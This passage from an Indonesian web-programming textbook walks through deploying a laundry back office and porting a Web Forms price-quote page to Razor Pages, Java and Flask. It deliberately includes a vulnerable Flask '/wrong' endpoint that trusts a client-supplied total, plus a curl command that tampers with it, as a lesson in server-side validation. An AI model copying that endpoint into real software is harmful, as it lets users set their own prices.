***Hosting* gratis.** Di sini tuntutan soal bertemu dengan fakta yang terlambat ditemukan pemula: *hosting* gratis yang dianjurkan kebanyakan tutorial hanya menjalankan PHP, sedangkan situs JSP memerlukan *server* Java. Jalan yang praktis adalah *host* yang menjalankan *kontainer*, yang banyak di antaranya memiliki paket gratis yang menerima `Dockerfile` dan tertidur bila tidak ada pengunjung. **Kode 12.20** menaruh WAR itu ke dalam *image* resmi Tomcat. Berkas ini tidak dijalankan di sini (Docker tidak tersedia), jadi perlakukan sebagai templat dan periksa ketentuan *host* yang berlaku saat ini. Dua peringatan patut masuk ke laporan. Diska kontainer gratis biasanya dikosongkan pada setiap pemasangan ulang, sehingga berkas SQLite di dalamnya kehilangan perubahannya; untuk data sungguhan, arahkan `LAUNDRY_DB_URL` ke basis data yang di-*host*. Selain itu, kata sandi contoh basis data Laundry bersifat publik, jadi ganti kata sandi pemilik sebelum alamat situsnya dibagikan.

Kode 12.20 `Dockerfile`: WAR di atas Tomcat 10.1, untuk *host* yang menjalankan kontainer.

```
# Dockerfile - Problem 12.4: the Back Office on Tomcat, for a free host that runs
containers.
# Build first:  bash jsp/build-war.sh      (with the JSTL jars in jsp/lib-extra/)
# Then, from the Chapter12 folder:  docker build -f deploy/Dockerfile -t laundry-office .
FROM tomcat:10.1-jdk21-temurin
RUN rm -rf /usr/local/tomcat/webapps/*
COPY jsp/dist/laundry.war /usr/local/tomcat/webapps/ROOT.war
# A copy of the sample database. On a free host the disk is usually wiped on every
# redeploy, so real data belongs in a hosted database (set LAUNDRY_DB_URL to it).
COPY data/laundry.db /data/laundry.db
ENV LAUNDRY_DB_URL=jdbc:sqlite:/data/laundry.db
EXPOSE 8080
```

Repositorinya. Dua jenis berkas tidak boleh pernah sampai ke repositori publik: data dan rahasia. **Kode 12.21** mendaftarnya, bersama semua yang dibangun ulang komputer dengan sendirinya, dan Git kemudian menolak menambahkannya [13]. Kata sandi basis data atau kunci sesi pada pemasangan sungguhan berasal dari lingkungan, tidak pernah dari berkas di repositori; rahasia yang pernah di-*push* harus diganti, sebab menghapusnya belakangan tetap meninggalkannya di riwayat.

Kode 12.21 `gitignore.txt`: salin ke akar proyek sebagai `.gitignore`.

```
# .gitignore - Problem 12.4: what must never reach the public repository.
# Copy this file into the root of YOUR project and rename it to .gitignore.
# Data and secrets
*.db
.env
# Things the computer rebuilds by itself
out/
build/
dist/
work/
*.war
bin/
obj/
__pycache__/
# Downloaded libraries (the README says where to get them)
lib-extra/*.jar
```

Penyelesaian keliru yang menggoda. Ambil tangkapan layar dengan tangan pada awal proyek, ketika halaman-halamannya pertama kali bekerja, lalu tulis "semua fitur telah diuji" di laporan. Dua minggu dan empat puluh perubahan kemudian, fitur F4 tidak lagi menolak menghapus layanan yang memiliki nota (seseorang membuka koneksi tanpa `PRAGMA foreign_keys = ON`), tangkapan layarnya masih memperlihatkan penolakan, dan laporannya keliru tanpa ada yang berbohong. Uji penerimaan yang berjalan dalam satu detik setelah setiap perubahan membuat kerusakan diam semacam itu terlihat saat itu juga; pemeriksaan F4 pada **Kode 12.17** ada persis untuk kasus ini.

> **UJI DIRI.** Seorang rekan mengusulkan untuk meng-*commit* `data/laundry.db` "agar situsnya langsung bekerja setelah di-*clone*". Apa yang salah, dan apa yang seharusnya ada di repositori?
>
> *Jawaban.* Berkas itu akan membawa nama, nomor telepon, dan alamat setiap pelanggan ke repositori publik, yang dilarang undang-undang pelindungan data pribadi, dan setiap putaran uji yang mengubahnya akan menghasilkan versi biner baru di riwayat. Repositori seharusnya memuat *skema* dan skrip yang membuat basis data baru berisi data contoh (basis data Laundry dibangun persis seperti itu oleh pembangkitnya), dan `README.md` menyebutkan perintah mana yang harus dijalankan.

12.5 Soal Baru yang Dikerjakan: Halaman dan *State*

Tujuh soal berikutnya memakai ASP.NET Core Razor Pages, bentuk modern dari gagasan-gagasan yang di Bab 9 dijumpai sebagai Web Forms, bersama padanan Java dan Python-nya. Semua halaman Razor tinggal dalam satu proyek kecil, `aspnet/LaundryPages`, yang kita kenali lebih dulu.

Proyeknya. Proyek Razor Pages adalah sebuah folder berisi berkas proyek, berkas awal, folder `Pages`, dan folder `wwwroot` untuk berkas statis [14]. Berkas proyeknya, `LaundryPages.csproj`, menyatakan "proyek web di .NET 10" dan tidak lebih, karena proyek ini tidak memerlukan apa pun di luar *shared framework* yang ikut bersama SDK. **Kode 12.22** adalah berkas awalnya: ia mendaftarkan Razor Pages, mendaftarkan penyimpan data sebagai *singleton* (satu objek untuk seluruh aplikasi, yang dalam kosakata Bab 11 adalah *state* aplikasi), dan memetakan setiap halaman ke alamatnya.

Kode 12.22 `Program.cs`: Razor Pages, satu penyimpan data bersama, berkas statis.

```
// Program.cs - starts the Razor Pages of Chapter 12.
//   dotnet run --urls http://127.0.0.1:9210
// Settings (appsettings.json or environment variables of the same name):
//   LaundryCsv  folder of the CSV export (default ../../data/csv)
//   LaundryNow  a fixed "now" such as 2026-09-30 21:00:00, for repeatable runs
//   CounterDir  where the visitor counters of Problem 12.6 keep their files
using LaundryPages.Data;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();
builder.Services.AddSingleton(_ => Store.Load(builder.Configuration["LaundryCsv"] ??
"../../data/csv"));

var app = builder.Build();
app.UseStaticFiles();
app.UseRouting();
app.MapRazorPages();
app.Run();
```

Kode 12.23 adalah penyimpan datanya. Ia memuat tujuh berkas CSV ekspor Laundry ke dalam daftar saat aplikasi mulai dan menawarkan beberapa operasi yang diperlukan halaman: mencari layanan, pelanggan, atau nota; menambah nota, yang harganya diambil dari daftar harga; memajukan nota ke status berikutnya; mencatat pembayaran. Setiap perubahan terjadi di dalam `lock (gate)`, sehingga dua permintaan yang tiba bersamaan tidak dapat menyelipkan perubahan mereka satu sama lain. Blok di antara `#if USE_SQLITE` dan `#else` adalah jalur yang dijaga: setelah `dotnet add package Microsoft.Data.Sqlite`, membangun dengan `dotnet run -p:UseSqlite=true` mendefinisikan simbol `USE_SQLITE`, dan penyimpan itu membaca `laundry.db` sendiri alih-alih berkas CSV. Jalur itu tidak dikompilasi di sini, karena *server* paket tidak dapat dijangkau; selebihnya dikompilasi.

Kode 12.23 `Store.cs`: data Laundry di memori, dengan operasi-operasi Soal 12.7 dan 12.8.

```
// Store.cs - the Laundry data the pages of Chapter 12 work on, held in memory.
// Loaded from the CSV export (no package needed); with -p:UseSqlite=true, from laundry.db.
// Changes live in memory until the server stops: enough to watch forms, handlers and state
work.
using System.Globalization;
using System.Text;

namespace LaundryPages.Data;

public sealed record Service(string Id, string Description, decimal Price);
public sealed record Outlet(string Id, string Name);
public sealed record Customer(string Id, string Name, string Phone);
public sealed record Payment(string BillId, string PaidAt, string Method, decimal Amount);

public sealed class Bill
{
    public required string Id { get; init; }
    public required string Arrived { get; init; }
    public string? Finished { get; set; }
    public string? Departed { get; set; }
    public required string Status { get; set; }
    public required string Rack { get; init; }
    public int Unit { get; init; }
    public decimal Charged { get; init; }            // the column Bill.payment: what was
charged
    public required string CustomerId { get; init; }
    public required string ServiceId { get; init; }
    public string? OutletId { get; init; }
}

public static class Money
{
    public static string Rupiah(decimal v) =>
        "Rp " + v.ToString("#,0", CultureInfo.InvariantCulture).Replace(',', '.');
}

public sealed class Store
{
    private readonly object gate = new();            // one writer at a time
    public List<Service> Services { get; } = new();
    public List<Outlet> Outlets { get; } = new();
    public List<Customer> Customers { get; } = new();
    public List<Bill> Bills { get; } = new();
    public List<Payment> Payments { get; } = new();
```

Kode 12.23 (Lanjutan) *Store.cs: data Laundry di memori, dengan operasi-operasi Soal 12.7 dan 12.8.*

```
    public static Store Load(string csvFolder)
    {
        var s = new Store();
#if USE_SQLITE
        // Guarded path: compiled only with -p:UseSqlite=true after `dotnet add package
Microsoft.Data.Sqlite`.
        using var con = new Microsoft.Data.Sqlite.SqliteConnection("Data Source=" +
Path.Combine(csvFolder, "..", "laundry.db"));
        con.Open();
        IEnumerable<Dictionary<string, string>> Read(string table)
        {
            using var cmd = con.CreateCommand();
            cmd.CommandText = "SELECT * FROM " + table;       // table is one of ours,
never input
            using var r = cmd.ExecuteReader();
            var rows = new List<Dictionary<string, string>>();
            while (r.Read())
                rows.Add(Enumerable.Range(0, r.FieldCount)
                    .ToDictionary(r.GetName, i => r.IsDBNull(i) ? "" :
Convert.ToString(r.GetValue(i), CultureInfo.InvariantCulture)!));
            return rows;
        }
#else
        IEnumerable<Dictionary<string, string>> Read(string table) =>
Csv(Path.Combine(csvFolder, table + ".csv"));
#endif
        foreach (var r in Read("Service")) s.Services.Add(new(r["id"], r["description"],
Num(r["price"])));
        foreach (var r in Read("Outlet")) s.Outlets.Add(new(r["id"], r["name"]));
        foreach (var r in Read("Customer")) s.Customers.Add(new(r["id"], r["name"],
r["phone"]));
        foreach (var r in Read("Payment")) s.Payments.Add(new(r["Bill_id"], r["paid_at"],
r["method"], Num(r["amount"])));
        foreach (var r in Read("Bill"))
            s.Bills.Add(new Bill
            {
                Id = r["id"], Arrived = r["arrived"], Finished = Null(r["finished"]),
Departed = Null(r["departed"]),
                Status = r["status"], Rack = r["rack"], Unit = int.Parse(r["unit"]),
Charged = Num(r["payment"]),
                CustomerId = r["Customer_id"], ServiceId = r["Service_id"], OutletId =
Null(r["Outlet_id"]),
            });
        return s;
    }

    public Service? Service(string? id) => Services.FirstOrDefault(x => x.Id == id);
    public Customer? Customer(string? id) => Customers.FirstOrDefault(x => x.Id == id);
    public Bill? Bill(string? id) { lock (gate) return Bills.FirstOrDefault(x => x.Id ==
id); }
    public decimal Paid(string billId) { lock (gate) return Payments.Where(p => p.BillId ==
billId).Sum(p => p.Amount); }
    public List<Payment> PaymentsOf(string billId) { lock (gate) return Payments.Where(p =>
p.BillId == billId).ToList(); }
```

Kode 12.23 (Lanjutan) *Store.cs: data Laundry di memori, dengan operasi-operasi Soal 12.7 dan 12.8.*

```
    /// <summary>Problem 12.7: a new bill, priced here from the price list, never from the
form.</summary>
    public Bill AddBill(string customerId, Service service, int unit, string rack, string
outletId, string now)
    {
        lock (gate)
        {
            var next = "B" + (Bills.Max(b => int.Parse(b.Id[1..])) + 1).ToString("D4");
            var bill = new Bill
            {
                Id = next, Arrived = now, Status = "queued", Rack = rack, Unit = unit,
                Charged = service.Price * unit, CustomerId = customerId, ServiceId =
service.Id, OutletId = outletId,
            };
            Bills.Add(bill);
            return bill;
        }
    }

    /// <summary>Problem 12.8: queued -> finished -> departed; returns an error, or
null.</summary>
    public string? Advance(string id, string now)
    {
        lock (gate)
        {
            var b = Bills.FirstOrDefault(x => x.Id == id);
            if (b is null) return $"There is no bill {id}.";
            switch (b.Status)
            {
                case "queued": b.Status = "finished"; b.Finished = now; return null;
                case "finished": b.Status = "departed"; b.Departed = now; return null;
                default: return $"Bill {id} has already been collected.";
            }
        }
    }

    /// <summary>Problem 12.8: a payment of 1 rupiah up to the balance; returns an error,
or null.</summary>
    public string? Pay(string id, long amount, string? method, string now)
    {
        lock (gate)
        {
            var b = Bills.FirstOrDefault(x => x.Id == id);
            if (b is null) return $"There is no bill {id}.";
            var balance = b.Charged - Payments.Where(p => p.BillId == id).Sum(p =>
p.Amount);
            if (amount < 1 || amount > balance) return $"The amount must be from Rp 1 to
the balance, {Money.Rupiah(balance)}.";
            if (method is not ("cash" or "qris" or "transfer")) return "The method must be
cash, qris or transfer.";
            Payments.Add(new Payment(id, now, method, amount));
            return null;
        }
    }
```

Kode 12.23 (Lanjutan) *Store.cs: data Laundry di memori, dengan operasi-operasi Soal 12.7 dan 12.8.*

```
    private static decimal Num(string s) => decimal.Parse(s, CultureInfo.InvariantCulture);
    private static string? Null(string s) => s.Length == 0 ? null : s;

    /// <summary>A small CSV reader: commas, double quotes, and "" for a quote inside
quotes.</summary>
    private static IEnumerable<Dictionary<string, string>> Csv(string file)
    {
        var lines = File.ReadAllLines(file, Encoding.UTF8);
        var head = Split(lines[0]);
        foreach (var line in lines.Skip(1).Where(l => l.Length > 0))
        {
            var cells = Split(line);
            yield return head.Select((h, i) => (h, v: cells[i])).ToDictionary(x => x.h, x
=> x.v);
        }
    }

    private static List<string> Split(string line)
    {
        var cells = new List<string>();
        var cell = new StringBuilder();
        bool quoted = false;
        for (int i = 0; i < line.Length; i++)
        {
            char c = line[i];
            if (quoted && c == '"' && i + 1 < line.Length && line[i + 1] == '"') {
cell.Append('"'); i++; }
            else if (c == '"') quoted = !quoted;
            else if (c == ',' && !quoted) { cells.Add(cell.ToString()); cell.Clear(); }
            else cell.Append(c);
        }
        cells.Add(cell.ToString());
        return cells;
    }
}
```

Untuk menjalankan proyek ini, dari `aspnet/LaundryPages`: `dotnet run --urls http://127.0.0.1:9210`, lalu buka alamat itu. Di VS Code dengan C# Dev Kit, buka foldernya dan tekan F5.

12.5.1 Soal 12.5 — Dari halaman Web Forms ke halaman Razor

> **SOAL.** A Web Forms page `Quote.aspx` shows a drop-down list of the Laundry's services, a text box for the quantity, a range validator, a *Quote* button and a label; pressing the button shows the price, for example "3 x Rp 8.000 = Rp 24.000". Write the same page with ASP.NET Core Razor Pages, explain how each part of the Web Forms page maps to the Razor page, and write the same page in Java and in Python.
>
> *Dengan kata lain:* sebuah halaman Web Forms menghitung taksiran harga dari layanan yang dipilih dan jumlahnya. Tulislah halaman yang sama dengan Razor Pages, jelaskan padanan setiap bagiannya, dan tulis pula dalam Java dan Python.

Dengan bahasa kita sendiri. Bacalah sebuah halaman lama, pahami apa yang dilakukan setiap bagiannya, dan katakan kembali dalam bentuk modern. Pokok soalnya bukan aritmetika; pokoknya adalah pemetaan, sebab setiap halaman Web Forms yang akan Anda temui di tempat kerja dipetakan dengan cara yang sama.

Halaman Web Forms-nya. **Kode 12.24** adalah halaman itu, ditulis sebagai *single-file page*: *markup* dan blok `<script runat="server">` berisi kode, dalam satu berkas. Halaman ini tidak dijalankan untuk buku ini (Web Forms memerlukan .NET Framework di Windows [15]).

Kode 12.24 `Quote.aspx`: taksiran harga sebagai halaman Web Forms satu berkas, untuk dibaca (tidak dijalankan).

```
<%@ Page Language="C#" %>
<%-- Quote.aspx - Problem 12.5 as a single-file Web Forms page (not run: needs .NET
Framework on Windows). --%>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)                          // only on the first visit: fill the
list once
        {
            foreach (var s in LaundryData.Services())
                ServiceList.Items.Add(new ListItem(s.Description + " - " +
LaundryData.Rupiah(s.Price), s.Id));
        }
    }

    protected void QuoteButton_Click(object sender, EventArgs e)
    {
        if (!Page.IsValid) return;                // the validators have already run on
the server
        var s = LaundryData.Service(ServiceList.SelectedValue);
        int units = int.Parse(UnitsBox.Text);
        ResultLabel.Text = units + " x " + LaundryData.Rupiah(s.Price) + " = " +
LaundryData.Rupiah(s.Price * units);
    }
</script>
<!DOCTYPE html>
<html>
<head runat="server">><title>Price quote</title></head>
<body>
  <form id="form1" runat="server">
    <asp:DropDownList ID="ServiceList" runat="server" />
    <asp:TextBox ID="UnitsBox" runat="server" Text="1" />
    <asp:RangeValidator ID="UnitsRange" runat="server" ControlToValidate="UnitsBox"
Type="Integer"
        MinimumValue="1" MaximumValue="100" ErrorMessage="The quantity must be a whole
number from 1 to 100." />
    <asp:Button ID="QuoteButton" runat="server" Text="Quote" OnClick="QuoteButton_Click" />
    <asp:Label ID="ResultLabel" runat="server" />
  </form>
</body>
</html>
```

Bacalah seperti *server* membacanya. Direktif `<%@ Page Language="C#" %>` menjadikan berkas itu sebuah kelas. Setiap tag dengan `runat="server"` menjadi objek kelas tersebut: `ServiceList` adalah `DropDownList`, `UnitsBox` sebuah `TextBox`, `QuoteButton` sebuah `Button`, `ResultLabel` sebuah `Label`. Pada kunjungan pertama, `Page_Load` berjalan dengan `IsPostBack` bernilai *false* dan mengisi daftarnya. Ketika tombol ditekan, peramban mengirim seluruh formulir kembali ke halaman yang *sama* (sebuah *postback*), bersama isian tersembunyi bernama `__VIEWSTATE` yang membawa butir-butir daftar dan *state* setiap *control*; *server* membangun ulang setiap *control* darinya, menjalankan validatornya, lalu memanggil `QuoteButton_Click`, yang mengisi teks label. Halaman itu ditulis seolah-olah tombolnya adalah tombol di jendela desktop, dan ilusi itulah seluruh rancangan Web Forms.

Rancangan halaman Razor. Razor Pages mempertahankan dua gagasan baik dari Web Forms dan membuang ilusinya. Ia mempertahankan *pasangan berkas*: `Quote.cshtml` memuat *markup*, `Quote.cshtml.cs` memuat kode, seperti kelas halaman *code-behind*. Ia mempertahankan *handler per permintaan*: metode `OnGet` menjawab `GET`, metode `OnPost` menjawab `POST`, seperti `Page_Load` dan `QuoteButton_Click` dahulu. Ia membuang ViewState: isian formulir *di-bind* ke properti *page model* pada setiap `POST`, dan apa pun lainnya yang diperlukan halaman, seperti daftar layanan, cukup dibaca lagi. **Tabel 12.5** adalah seluruh pemetaannya.

Tabel 12.5 Setiap bagian halaman Web Forms dan padanannya di Razor Pages.

Web Forms (`.aspx`)	Razor Pages (`.cshtml` + `.cshtml.cs`)
`<%@ Page %>`, `CodeFile=`, `Inherits=`	`@page`, `@model QuoteModel`
`<script runat="server">` atau kelas *code-behind*	kelas *page model*, `QuoteModel : PageModel`
`Page_Load` dengan `if (!IsPostBack)`	`OnGet()` (kunjungan pertama) dan `OnPost()` (formulir kembali)
`QuoteButton_Click`	`OnPost()`, atau *handler* bernama `OnPostQuote()` dengan `asp-page-handler="Quote"`
`<asp:TextBox ID="UnitsBox" runat="server">`	`<input asp-for="Units">` yang di-*bind* ke `[BindProperty] public int Units`
`<asp:DropDownList>` yang diisi di `Page_Load`	`<select asp-for="ServiceId" asp-items="…">`
`<asp:RangeValidator>`, `<asp:RequiredFieldValidator>`	`[Range]`, `[Required]` pada properti; `<span asp-validation-for>`
`Page.IsValid`	`ModelState.IsValid`
`ResultLabel.Text = …`	properti `Result`, dicetak dengan `@Model.Result`
isian tersembunyi `__VIEWSTATE`	tidak ada: *state* dibangun ulang dari basis data atau dari isian yang dikirim
`<%= value %>`	`@value` (di-*escape* secara bawaan)

Penyelesaian Razor. **Kode 12.25** adalah *markup*-nya dan **Kode 12.26** *page model*-nya.

Kode 12.25 `Quote.cshtml`: *markup* dengan *tag helper* yang terikat pada properti *page model*.

```
@page
@model QuoteModel
@{ ViewData["Title"] = "Price quote"; }
<form method="post" class="card narrow">
  <label asp-for="ServiceId">Service</label>
  <select asp-for="ServiceId" asp-items="Model.ServiceOptions"></select>
  <span asp-validation-for="ServiceId" class="err"></span>
  <label asp-for="Units">Quantity (kg, items or pairs)</label>
  <input asp-for="Units">
  <span asp-validation-for="Units" class="err"></span>
  <div class="row"><button class="primary">Quote</button></div>
</form>
@if (Model.Result is not null)
{
  <p class="msg" id="result">@Model.Result</p>
}
```

Kode 12.26 `Quote.cshtml.cs`: *page model*; `OnPost` memvalidasi dan menghitung di *server*.

```
// Quote.cshtml.cs - Problem 12.5: the page model (the "code-behind") of the price quote.
using System.ComponentModel.DataAnnotations;
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryPages.Pages;

public class QuoteModel(Store store) : PageModel
{
    [BindProperty, Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [BindProperty, Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1
to 100.")]
    public int Units { get; set; } = 1;

    public string? Result { get; private set; }

    public IEnumerable<SelectListItem> ServiceOptions =>
        store.Services.Select(s => new SelectListItem($"{s.Description} -
{Money.Rupiah(s.Price)}", s.Id));

    public void OnGet() { }                 // the first visit: an empty form

    public void OnPost()                    // the button was pressed: the form comes back
    {
        var service = store.Service(ServiceId);
        if (service is null) ModelState.AddModelError(nameof(ServiceId), "Choose a service
from the list.");
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;      // the page is shown again, with the messages
            return;
        }
        Result = $"{Units} x {Money.Rupiah(service!.Price)} = {Money.Rupiah(service.Price *
Units)}";
    }
}
```

Java. Kode 12.27 adalah halaman itu di atas *server* JDK: satu *handler* untuk setiap permintaan, yang menampilkan formulir dan, untuk `POST`, menghitung taksiran dari harga di basis data.

Kode 12.27 `P125Quote.java`: taksiran harga di atas *server* HTTP JDK.

```
// P125Quote.java - Problem 12.5: the price quote on the JDK's HTTP server.
//   javac P125Quote.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P125Quote 9220
// GET / shows the form; POST / computes the quote on the server from the database's price.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.sql.*;
import java.util.*;

public class P125Quote {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9220), 0);
        server.createContext("/", P125Quote::handle);
        server.start();
    }

    static void handle(HttpExchange ex) {
        try (ex; Connection db = DriverManager.getConnection(DB)) {
            Map<String, String> form = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
            String serviceId = form.getOrDefault("ServiceId", "S0001"), units =
form.getOrDefault("Units", "1");
            String result = "", error = "";
            if (ex.getRequestMethod().equals("POST")) {
                long price = price(db, serviceId);
                if (!units.matches("\\d{1,3}") || Integer.parseInt(units) < 1 ||
Integer.parseInt(units) > 100)
                    error = "The quantity must be a whole number from 1 to 100.";
                else if (price < 0)
                    error = "Choose a service from the list.";
                else
                    result = units + " x " + rupiah(price) + " = " + rupiah(price *
Integer.parseInt(units));
            }
            StringBuilder options = new StringBuilder();
            try (ResultSet rs = db.createStatement().executeQuery("SELECT id, description,
price FROM Service ORDER BY id")) {
                while (rs.next())
                    options.append("<option value=\"").append(rs.getString(1)).append('"')
                           .append(rs.getString(1).equals(serviceId) ? " selected" :
"").append('>')
                           .append(h(rs.getString(2) + " - " +
rupiah(rs.getLong(3)))).append("</option>");
            }
            String page = """
                    <!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Price
quote</title></head>
                    <body><main><h1>Price quote</h1>
                    <form method="post" class="card narrow">
```

Kode 12.27 (Lanjutan) *P125Quote.java: taksiran harga di atas server HTTP JDK.*

```
                      <label for="ServiceId">Service</label><select id="ServiceId"
name="ServiceId">%s</select>
                      <label for="Units">Quantity (kg, items or pairs)</label>
                      <input id="Units" name="Units" type="number" value="%s">
                      <span class="err">%s</span>
                      <div class="row"><button class="primary">Quote</button></div>
                    </form>%s</main></body></html>""".formatted(options, h(units),
h(error),
                    result.isEmpty() ? "" : "<p class=\"msg\" id=\"result\">" + h(result) +
"</p>");
            byte[] body = page.getBytes(StandardCharsets.UTF_8);
            ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
            ex.sendResponseHeaders(error.isEmpty() ? 200 : 422, body.length);
            ex.getResponseBody().write(body);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    /** The price from the database, or -1 when there is no such service. */
    static long price(Connection db, String id) throws SQLException {
        try (PreparedStatement st = db.prepareStatement("SELECT price FROM Service WHERE id
= ?")) {
            st.setString(1, id);
            try (ResultSet rs = st.executeQuery()) { return rs.next() ? rs.getLong(1) : -1;
}
        }
    }

    static String rupiah(long v) { return "Rp " + String.format(Locale.ROOT, "%,d",
v).replace(',', '.'); }

    static String h(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }

    static Map<String, String> parse(String s) {
        Map<String, String> m = new HashMap<>();
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv.length == 2) m.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
URLDecoder.decode(kv[1], StandardCharsets.UTF_8));
        }
        return m;
    }
}
```

Python. **Kode 12.28** adalah halaman Flask, bersama versi keliru yang menggoda yang sebentar lagi akan kita bobol.

Kode 12.28 `p125_quote.py`: taksiran harga dalam Flask, dan `/wrong`, yang memercayai total hitungan peramban.

```
# p125_quote.py - Problem 12.5: the price quote in Flask, and the tempting wrong version.
#     python p125_quote.py 9221
#   /       the right way: the server looks the price up and multiplies
#   /wrong  the tempting way: the browser computes the total and the server believes it
import os
import sqlite3
import sys

from flask import Flask, render_template_string, request

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__)

PAGE = """<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Price
quote</title></head>
<body><main><h1>Price quote</h1>
<form method="post" class="card narrow">
  <label for="ServiceId">Service</label>
  <select id="ServiceId" name="ServiceId">{% for s in services %}
    <option value="{{ s.id }}" data-price="{{ s.price }}" {{ 'selected' if s.id == sid
}}>{{ s.description }} - {{ rp(s.price) }}</option>{% endfor %}
  </select>
  <label for="Units">Quantity (kg, items or pairs)</label>
  <input id="Units" name="Units" type="number" value="{{ units }}">
  <span class="err">{{ error }}</span>
  <input type="hidden" name="Total" id="Total">
  <div class="row"><button class="primary">Quote</button></div>
</form>{% if result %}<p class="msg" id="result">{{ result }}</p>{% endif
%}</main></body></html>"""


def rp(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def services():
    con = sqlite3.connect(DB)
    con.row_factory = sqlite3.Row
    return {r["id"]: dict(r) for r in con.execute("SELECT id, description, price FROM
Service ORDER BY id")}
```

Kode 12.28 (Lanjutan) *p125_quote.py: taksiran harga dalam Flask, dan /wrong, yang memercayai total hitungan peramban.*

```
@app.route("/", methods=["GET", "POST"])
def quote():
    all_services = services()
    sid, units = request.form.get("ServiceId", "S0001"), request.form.get("Units", "1")
    result = error = ""
    if request.method == "POST":
        if not units.isdigit() or not 1 <= int(units) <= 100:
            error = "The quantity must be a whole number from 1 to 100."
        elif sid not in all_services:
            error = "Choose a service from the list."
        else:
            price = all_services[sid]["price"]
            result = f"{units} x {rp(price)} = {rp(price * int(units))}"
    html = render_template_string(PAGE, services=all_services.values(), sid=sid,
units=units,
                                  error=error, result=result, rp=rp)
    return html, 422 if error else 200


@app.post("/wrong")
def wrong():
    # A script in the page filled Total = price x quantity; the server just prints it.
    return f"<p id=\"result\">{request.form['Units']} units, total
{rp(request.form['Total'])}</p>"


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9221)
```

Menjalankannya. `tests/quote_check.py` meminta lima taksiran kepada setiap *server*, seperti peramban memintanya, dengan mengambil token anti-pemalsuan dari formulir bila ada (hanya halaman Razor yang memilikinya, secara otomatis). Halaman Razor menjawab:

```
S0001 x 3    -> 200 3 x Rp 8.000 = Rp 24.000
S0005 x 2    -> 200 2 x Rp 65.000 = Rp 130.000
S0001 x 0    -> 422 The quantity must be a whole number from 1 to 100.
S0001 x abc  -> 422 The value 'abc' is not valid for Units.
S0099 x 1    -> 422 Choose a service from the list.
```

Versi Java dan Python mencetak lima baris yang sama kecuali baris keempat, yang untuk `abc` berbunyi “The quantity must be a whole number from 1 to 100.”. Perbedaan itu mendidik. Di Razor Pages, `Units` bertipe `int`, sehingga *model binding*, langkah yang menyalin isian formulir ke properti, gagal mengubah `abc` menjadi bilangan sebelum aturan apa pun berjalan, dan melaporkannya dengan pesannya sendiri [16]; kode Java dan Python kita membaca teksnya dan memeriksanya dengan satu aturan. Keduanya menolak, dan itulah yang penting.

Baris demi baris. Di **Kode 12.25**, `@page` menjadikan berkas itu halaman dengan alamat `/Quote`, dan `@model QuoteModel` menyatakan kelas mana yang memegang datanya. `asp-for="Units"` adalah *tag helper*: ia menulis `id="Units" name="Units" type="number"` beserta nilai saat ini, semuanya diambil dari properti, sehingga *markup* dan kelas tidak mungkin berselisih tentang nama sebuah isian. `asp-validation-for` mencetak pesan galat properti itu, bila ada. Di **Kode 12.26**, parameter konstruktor `Store store` diisi ASP.NET Core dengan *singleton* yang didaftarkan di `Program.cs` (*dependency injection*). `[BindProperty]` meminta agar properti diisi dari formulir yang dikirim; `[Range(1, 100, …)]` adalah aturannya beserta pesannya. `OnPost` mencari layanannya (id itu bisa apa saja yang dikirim peramban), menambahkan galat bila tidak dikenal, berhenti dan memasang status 422 bila *model state* tidak sah, dan selain itu menghitung taksiran *dari harga di penyimpan*. Harga tidak pernah menjadi isian formulir.

Penyelesaian keliru yang menggoda. Hitung totalnya di peramban, dengan beberapa baris JavaScript yang membaca harga setiap opsi lalu mengalikannya, taruh di isian tersembunyi, dan biarkan *server* mencetak apa yang diterimanya. Rasanya efisien: *server* tidak perlu mencari apa pun. **Kode 12.28** menyimpan versi itu di `/wrong`, dan satu permintaan memperlihatkan harganya:

```
curl -s -d "ServiceId=S0005&Units=10&Total=1" http://127.0.0.1:9221/wrong
```

```
<p id="result">10 units, total Rp 1</p>
```

Sepuluh setelan jas untuk satu rupiah. Isian tersembunyi adalah bagian formulir, dan formulir adalah apa pun yang dibuat pengirimnya: `curl`, *developer tools* peramban, atau sebuah skrip. Harga yang datang dari peramban adalah harga yang dipilih pelanggan.

> **UJI DIRI.** Tambahkan opsi *express* pada taksiran: kotak centang yang menambah 50% pada tagihan. Properti apa, atribut apa, dan di mana 50% itu diterapkan?
>
> *Jawaban.* Properti `[BindProperty] public bool Express { get; set; }` dan, di *markup*, `<input asp-for="Express">`, yang digambar *tag helper* sebagai kotak centang. Tambahan biaya diterapkan di `OnPost`, di *server*: `var total = service.Price * Units * (Express ? 1.5m : 1m);`. Akhiran `m` menjadikan bilangan-bilangan itu `decimal`, tipe untuk uang, sehingga tidak ada galat pembulatan *floating point* yang menyusup ke rupiah.

12.5.2 Soal 12.6 — Penghitung pengunjung yang tidak kehilangan pengunjung

